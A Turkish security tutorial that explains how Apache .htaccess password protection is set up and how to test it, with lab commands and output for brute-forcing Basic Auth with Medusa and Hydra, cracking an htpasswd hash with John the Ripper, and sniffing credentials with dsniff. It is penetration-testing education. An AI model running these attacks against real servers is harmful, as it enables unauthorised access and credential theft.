Apache Htaccess Güvenlik Testleri

Htaccess Korumalı Sayfalara Yönelik Güvenlik Testleri

Huzeyfe ÖNAL <honal@bga.com.tr>

1/1/2011

[Bu yazı Apache .htaccess ile korunan sayfalara yönelik gerçekleştirilebilecek saldırılar hakkında temel bilgiler içermektedir.]

Apache Htaccess Ayarları

Netcraft verilerine göre dünyadaki web sunucuların büyük bir çoğunluğu Apache web sunucu yazılımını kullanmaktadır.

Apache web sunucu yazılımı barındırdığı çeşitli güvenlik özellikleriyle sistem yöneticilerinin güvenlik önlemlerini almasını kolaylaştırmıştır. Bu güvenlik özelliklerinden birisi de web sunucu altında belirli sayfalara, dizinlere parola koruması eklenebilmesi ve ip kısıtlama koyulabilmesidir.

Bu yazıda Apache web sunucusunun en sık tercih edilen özelliklerinden biri olan htaccess koruması ve bu korumaya yönelik gerçekleştirilebilecek temel saldırıları anlatmaktadır.

.htaccess'in diğer kullanım amaçlarını incelemek için Apache.org sitesi ziyaret edilerek bilgi alınabilir.

Parola korumalı alan oluşturma

Meraklı gözlerden korunmak istenen alan /home/blog/test olsun. Bu dizin altına aşağıdaki satırları içeren .htaccess dosyası koyularak web üzerinden yapılacak erişimlere kısıtlama getirilmişi olur.

```
AuthUserFile /etc/.htpasswd-1
AuthGroupFile /dev/null
AuthName "Giris Yasak!"
AuthType Basic

<Limit GET POST>
require valid-user
</Limit>
```

Yukardaki satırlar genel olarak belirtilen dizin için sadece yetkili kullanıcıların GET, POST istekleri gönderebilmesini sağlar. Hangi kullanıcıların yetkili olduğu ve yetki bilgileri "/etc/.htpasswd-1" dosyasında belirtilmelidir.

Yetkili kullanıcı eklemek için kullanılacak komut htpasswd komutudur. Aşağıdaki komutla bga adında yetkili bir kullanıcı sisteme eklenmiştir.

```
# htpasswd -c /etc/.htpasswd-1 bga
New password:
Re-type new password:
Adding password for user bga
```

/etc/.htpasswd-1 dosyası içeriğine bakılacak olursa aşağıdaki formatta hesap bilgileri gözükecektir. [Parola DES ile şifrelenmiş şekilde saklanmaktadır]

 # cat /etc/.htpasswd-1
bga:M4VRJ3X5.K.K.

Not:htpasswd komutu çalıştırılırken –c parametresi sadece ilk kullanıcı ekleme işleminde kullanılmalıdır.

Htaccess Güvenliği


Htaccess ile korunan sayfaların güvenliğiyle ilgili aşağıdaki durumlar söz konusu olabilir:

- Htaccess korumalı alana erişen yönetici trafiğini birileri sniff edebilir.
- Htaccess korumalı alanayönelik bruteforce/sözlük saldırısı gerçekleştirilebilir.
- .htaccess dosyası içeriği sunucudan sızdırılabilir.
- Sunucuda yüklü bileşenlere bağlı olarak htaccess koruması atlatılabilir[1]

Apache Htaccess Korumalı Sayfaların Güvenlik Testleri

Htaccess korumalı sayfalara yönelik gerçekleştirilecek ilk saldırılardan biri bruteforce/sözlük saldırılarıdır. Bu saldırı tipinde hedef sisteme giriş için gerekli kullanıcı adı ve parola bilgileri tahmin edilmeye çalışılır.

Htaccess korumalı herhangi bir sayfaya girilmek istendiğinde eğer web sunucuya gönderilen bilgiler yanlışsa web sunucu Resim-1'deki gibi bir çıktı verecektir.



Resim-1

Htaccess korumalı sayfalarda “BASIC AUTH “ kimlik doğrulama methodu kullanılır(genellikle).

BASIC AUTH destekli herhangi bir online parola test aracı bruteforce işlemleri için kullanılabilir fakat sunduğu seçenekler ve performans değerleri göz önüne alındığında Hydra veya Medusa araçlarının tercihi isabetli olacaktır.

Medusa/Hydra kullanarak htaccess korumalı sayfalara yönelik parola testleri

Medusa ve Hydra benzer özelliklere sahip ağ üzerinden parola deneme(brute force) aracıdır.

Aşağıda Medusa ve Hydra yazılımları kullanarak Apache htaccess ile korunan parolalı sayfalara ulaşmak için gerekli komutlar verilmiştir.

Medusa kullanarak .htaccess korumalı sayfaların parolasını bulma

#medusa -M http -m USER-AGENT:"Firefox-Explorer-99.1" -m DIR:/test -m AUTH:BASIC -h 10.10.10.1 -u bga -P bga-wordlist22

...
...
...
ACCOUNT CHECK: [http] Host: 10.10.10.1 (1 of 1, 0 complete) User: bga (1 of 1, 0 complete) Password: zzzzzz (4406 of 4417 complete)

ACCOUNT CHECK: [http] Host: 10.10.10.1 (1 of 1, 0 complete) User: bga (1 of 1, 0 complete) Password: zzzzzzy (4407 of 4417 complete)
ACCOUNT CHECK: [http] Host: 10.10.10.1 (1 of 1, 0 complete) User: bga (1 of 1, 0 complete) Password: zzzzzzz (4408 of 4417 complete)
ACCOUNT CHECK: [http] Host: 10.10.10.1 (1 of 1, 0 complete) User: bga (1 of 1, 0 complete) Password: zzzzzzz (4409 of 4417 complete)
ACCOUNT CHECK: [http] Host: 10.10.10.1 (1 of 1, 0 complete) User: bga (1 of 1, 0 complete) Password: zzzzzzzthis (4410 of 4417 complete)
ACCOUNT CHECK: [http] Host: 10.10.10.1 (1 of 1, 0 complete) User: bga (1 of 1, 0 complete) Password: zzzzzzzz (4411 of 4417 complete)
ACCOUNT CHECK: [http] Host: 10.10.10.1 (1 of 1, 0 complete) User: bga (1 of 1, 0 complete) Password: zzzzzzzz (4412 of 4417 complete)
ACCOUNT CHECK: [http] Host: 10.10.10.1 (1 of 1, 0 complete) User: bga (1 of 1, 0 complete) Password: zzzzzzzzzz (4413 of 4417 complete)
ACCOUNT CHECK: [http] Host: 10.10.10.1 (1 of 1, 0 complete) User: bga (1 of 1, 0 complete) Password: zzzzzzzzzzzz (4414 of 4417 complete)
ACCOUNT CHECK: [http] Host: 10.10.10.1 (1 of 1, 0 complete) User: bga (1 of 1, 0 complete) Password: zzzzzzzzzzzzzzzz (4415 of 4417 complete)
ACCOUNT CHECK: [http] Host: 10.10.10.1 (1 of 1, 0 complete) User: bga (1 of 1, 0 complete) Password: {log} (4416 of 4417 complete)
ACCOUNT CHECK: [http] Host: 10.10.10.1 (1 of 1, 0 complete) User: bga (1 of 1, 0 complete) Password: 0u7b00k (4417 of 4417 complete)

ACCOUNT FOUND: [http] Host: 10.10.10.1 User: bga Password: 0u7b00k [SUCCESS]

Hydra kullanarak .htaccess korumalı sayfaların parolasını bulma


 # hydra -l bga -P bga-wordlist22 -f 10.10.10.1 http-get /test -vV
Hydra v5.4 (c) 2006 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2010-11-28 11:16:43
[DATA] 16 tasks, 1 servers, 4417 login tries (l:1/p:4417), ~276 tries per task
[DATA] attacking service http-get on port 80
...
...

[ATTEMPT] target 10.10.10.1 - login "bga" - pass "01214nd0" - child 26 - 675 of 4417
[ATTEMPT] target 10.10.10.1 - login "bga" - pass "0123" - child 27 - 676 of 4417
[ATTEMPT] target 10.10.10.1 - login "bga" - pass "012301279x" - child 28 - 677 of 4417
[ATTEMPT] target 10.10.10.1 - login "bga" - pass "012307120chi1u5" - child 29 - 678 of 4417

[ATTEMPT] target 10.10.10.1 - login "bga" - pass "0123071246in3" - child 0 - 679 of 4417
[ATTEMPT] target 10.10.10.1 - login "bga" - pass "0123071246u5" - child 1 - 680 of 4417
[ATTEMPT] target 10.10.10.1 - login "bga" - pass "01230c41294" - child 2 - 681 of 4417
[ATTEMPT] target 10.10.10.1 - login "bga" - pass "01230d0n" - child 3 - 682 of 4417
[ATTEMPT] target 10.10.10.1 - login "bga" - pass "01230d0n7" - child 4 - 683 of 4417
[ATTEMPT] target 10.10.10.1 - login "bga" - pass "01230d0n70id" - child 5 - 684 of 4417
[ATTEMPT] target 10.10.10.1 - login "bga" - pass "01230d0n7id43" - child 6 - 685 of 4417
[ATTEMPT] target 10.10.10.1 - login "bga" - pass "01230d0n7in3" - child 7 - 686 of 4417
[ATTEMPT] target 10.10.10.1 - login "bga" - pass "01230d0x4" - child 8 - 687 of 4417
[ATTEMPT] target 10.10.10.1 - login "bga" - pass "01230ph45i5" - child 9 - 688 of 4417
[ATTEMPT] target 10.10.10.1 - login "bga" - pass "01230ph45in3" - child 10 - 689 of 4417
[ATTEMPT] target 10.10.10.1 - login "bga" - pass "01230ph45in43" - child 11 - 690 of 4417
[STATUS] attack finished for 10.10.10.1 (waiting for childs to finish)
[80][www] host: 10.10.10.1 login: bga password: 0u7b00k
[ATTEMPT] target 10.10.10.1 - login "bga" - pass "0u7b00k" - child 3 - 4417 of 4417
Hydra (http://www.thc.org) finished at 2010-11-28 11:19:33

Her iki araç da hemen hemen aynı hızlarda parola deneme işlemi yapabiliyor. Her iki aracın da performansı sunucu kapasitesi, yapılandırımı ve bant genişliğiyle orantılıdır.

Parola tahmin işlemi bittikten sonra bulunan parola ve kullanıcı adı bilgileri kullanılarak hedef sistemdeki korunmuş sayfalara erişilebilir [Resim-2].



Resim-2

Ele geçirilmiş htaccess parolalarını kırma

Htaccess korumalı alanların güvenliğini tehlikeye sokacak durumlardan biri de .htaccess dosyasının başkalarının eline geçmesidir. Eğer .htaccess ile korunan alana IP yasaklama yoksa, yani sadece kullanıcı/parola bilgileriyle erişilebiliyorsa bu dosyanın güvenliğinin önemi daha da artmaktadır.

Htaccess dosyasını ele geçiren bir saldırgan John The Ripper parola kırma aracını kullarak çok kısa sürede hesap bilgilerinin açık hallerine ulaşabilir.

root@cybosec# john /tmp/htpasswd -w:/root/bt4-password.txt
Loaded 1 password hash (Traditional DES [128/128 BS SSE2])
zorparol (bga)
guesses: 1 time: 0:00:00:01 100.00% (ETA: Sun Nov 28 11:25:04 2010) c/s: 1301K trying: zzttdai - zorparol

JTR saniyede ortalama 1.3 milyon deneme yaparak htaccess ile koruduğumuz sayfaya ait parola bilgisini kırmayı başardı.

Ağ trafiğinde dinleme yoluyla parola bulma

Htaccess korumalı sayfalara http üzerinden erişim sağlanıyorsa aradaki hattın güvenilir olması çok önemlidir. http şifrelenmemiş bir protokol olduğu için arada gidip gelen tüm veriler meraklı gözler tarafından okunabilir.

Aşağıdaki çıktı basit bir sniffer yazılımı kullanarak htaccess ile korunan alanlara erişen hesap bilgileri rahatlıkla yakalanabileceğini göstermektedir.

root@bt# dsniff
dsniff: listening on eth0

11/28/10 11:26:33 tcp 10.10.10.65.1642 -> 10.10.10.1.80 (http)
GET /test/ HTTP/1.1
Host: 10.10.10.1
Authorization: Basic YmdhOmFh [bga:aa]

GET /test/ HTTP/1.1
Host: 10.10.10.1
Authorization: Basic YmdhOnpvcnBhcm9sYQ== [bga:zorparola]

Ek-1: Testlerde kullanılan .htaccess dosyası içeriği

```
AuthUserFile /tmp/passwd
AuthType Basic
AuthName "Gisli Bölge"
require valid-user
```

Ek-2: .htaccess için kullanılan parola dosyası.

/tmp/passwd dosyasının içeriği

```
bga:lQhJL2Hif1V0Q
```

[1]HtAccess bypass-friendfeed.